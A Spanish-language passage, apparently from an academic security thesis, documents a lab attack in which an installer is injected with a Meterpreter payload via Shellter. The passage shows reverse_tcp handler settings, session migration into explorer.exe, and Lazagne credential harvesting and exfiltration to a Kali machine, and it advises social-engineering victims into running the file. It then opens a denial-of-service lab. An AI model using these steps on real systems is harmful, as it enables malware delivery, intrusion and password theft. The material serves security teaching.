
Figura 20. Inyección de código malicioso en MWSnap300



Fuente: El Autor

La herramienta tiene la posibilidad de habilitar un modo silencioso que consiste en realizar la instalación normal del ejecutable seleccionado, de esta manera el usuario tendrá menos sospechas de código malicioso en su aplicación. Si este modo se selecciona como deshabilitado la instalación no finalizara de forma exitosa, con lo que el usuario podría pensar que la aplicación se descargó de forma corrupta. Para este caso el modo silencioso fue habilitado.


Figura 21. Habilitación de modo silencioso en la instalación



Fuente: El Autor

Una de las características más importantes y conocidas del *Metasploit Framework* es el *Payload Meterpreter_bind_TCP* que se ejecuta en memoria a bajo nivel como un proceso en el sistema víctima, haciendo que sea difícil detectarlo para un antivirus o IDS, él envió de comandos se realizó mediante un canal cifrado SSL.


Figura 22. Selección de Payload Meterpreter_bind_tcp



Fuente: El Autor

Se seteo la IP y puerto de la maquina local Kali Linux y seguidamente apareció el mensaje donde se confirmó la inyección.

Figura 23. Seteo de LHOST,LPORT y confirmación de Inyección




Fuente: El Autor

Con la inyección de código ofuscada realizada en el binario se deben usar métodos variados para lograr que la víctima ejecute la aplicación en el equipo, una de las más conocidas es el uso de ingeniería social, por ejemplo, desde una página web confiable permitir la descarga gratis de aplicaciones o ganarse la confianza de la víctima y motivarlo a que la ejecute sin levantar sospechas.Teniendo como premisa la ejecución exitosa de la aplicación infectada, desde el Metasploit Framework se seleccionó el exploit con el comando *use* especificando la ubicación del *handler como parámetro de entrada: use exploit/multi/handler*, se procedió a setear los valores de configuración para ejecutar el ataque y poner en modo escucha el equipo, quedando a la espera de la ejecución de la aplicación inyectada con código malicioso.

- set LHOST 192.168.153.135
- set LPORT 2020
- set PAYLOAD windows/meterpreter/reverse_tcp


Figura 24. Seteo de parámetros para exploit handler



Fuente: El Autor

Al instalar la aplicación infectada con la herramienta Shetter se inicia con éxito una sesión Meterpreter con la que se tiene el control del equipo, previamente desde el repositorio oficial del grupo AlessandroZ se realizó la descarga de la herramienta para recuperación de contraseñas llamada Lazagne. Se verificó la información de sesión activa mediante el comando *sessions* -l y se realizó una captura de pantalla con el comando *screenshot*.

Figura 25. Ejecución de la aplicación infectada en equipo victima




Fuente: El Autor

Figura 26. Información sobre las sesiones activas

```
meterpreter > sysinfo
Computer        : WIN-3PQKVIRFBCB
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : es_ES
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > screenshot
Screenshot saved to: /root/rIRdPqFY.jpeg
```

Fuente: El Autor

Figura 27. Toma de *Screenshot* sobre el equipo victima comprometido




Fuente: El Autor

La sesión Meterpreter fue iniciada con éxito, pero existe un problema debido a que en el momento en que se termine la instalación, esta sesión también terminará. Una forma de resolver esto, fue realizando una migración a un proceso que se mantenga activo por más tiempo en el sistema, para lo cual se usó el comando *ps*,

con el que se obtuvieron los procesos activos y se seleccionó el correspondiente al Explorer de Windows con PID 2412. Al garantizar la conexión por lo menos mientras el equipo continúe encendido se pudo realizar la subida de la herramienta Lazagne.


Figura 28. Lista de procesos y migración de Meterpreter



Fuente: El Autor

Por último, se abrió una ventana de comandos y se ejecutó la herramienta Lazagne.exe con lo que se examinó el PC en búsqueda de todas los usuarios y contraseñas almacenadas referentes a aplicaciones web, de escritorio y aplicaciones propias del sistema como el acceso a Wifi.


Figura 29. Ejecución de Lazagne y generación de archivo de *password*



Fuente: El Autor

El resultado de la ejecución del Lazagne.exe se pudo apreciar no solo con los datos mostrados en la ventana de comandos, sino también con el archivo que se generó en el directorio raíz donde se almacenaron todos los datos recopilados por el software. Como la idea era poder extraer estas credenciales de forma permanente, se realizó la descarga del archivo obtenido al equipo atacante, ubicándose previamente en el escritorio del equipo victima con el comando cd y realizando la copia con el comando *download* en el cual se indicó como parámetro de entrada la dirección de destino.

Figura 30. Archivo generado con las credenciales y descarga al equipo



Fuente: El Autor

5.1.3 Ataque de denegación de servicios: Este tipo de ataque es uno de los más conocidos y popularizado por grupos hacktivistas como Anonymous que como método de protesta frente a objetivos políticos y sociales desarrollan ataques coordinados enfocados en dar de baja el servicio web de sus objetivos, Según RPP[14], como el ocurrido el pasado 15 de Junio de 2020 donde las compañías de telefonía más grandes en Estados unidos sufrieron una caída en sus servicios durante varias horas, con lo que usuarios de Verizon, AT&T, Sprint y T-Mobile reportaron fallo en las llamadas y envió de mensajes de texto.

Elementos necesarios para el laboratorio

- Distribución Kali Linux
- Sistema Operativo Windows 7 (Maquina victima)
- XAMMP
- Metasploit framework


[14] RPP, Perú, Fuego digital: Anonymous advierte sobre un ataque masivo a servidores de Estados Unidos.[en línea] RPP Noticias[Consultado el 20 de Julio de 2020]. Disponible en: https://rpp.pe/tecnologia/mas-tecnologia/ddos-anonymous-advierte-sobre-un-ataque-masivo-a-servidores-de-estados-unidos-facebook-instagram-t-mobile-att-noticia-1273317

- Herramienta Ettercap

Determinación de las IPs.

Para realizar el ataque el primer paso fue recopilar la mayor información del sistema a atacar, iniciando por las direcciones IP de las maquinas, desde el equipo Kali Linux se abrió una terminal y con el comando *ifconfig* se obtuvieron los datos como se muestra en la siguiente figura 31:


Figura 31. Comando ifconfig para determinar la IP en Kali Linux



Fuente: El Autor

Para la maquina Windows 7 el comando apropiado para determinar los datos del adaptador de ethernet conectado al área local es *ipconfig*, que se ejecuta desde la terminal cmd:

Figura 32. Ejecución del comando ipconfig en cmd de Windows




Fuente: El Autor

"XAMPP es una distribución de Apache completamente gratuita y fácil de instalar que contiene MariaDB, PHP y Perl. El paquete de instalación de XAMPP ha sido

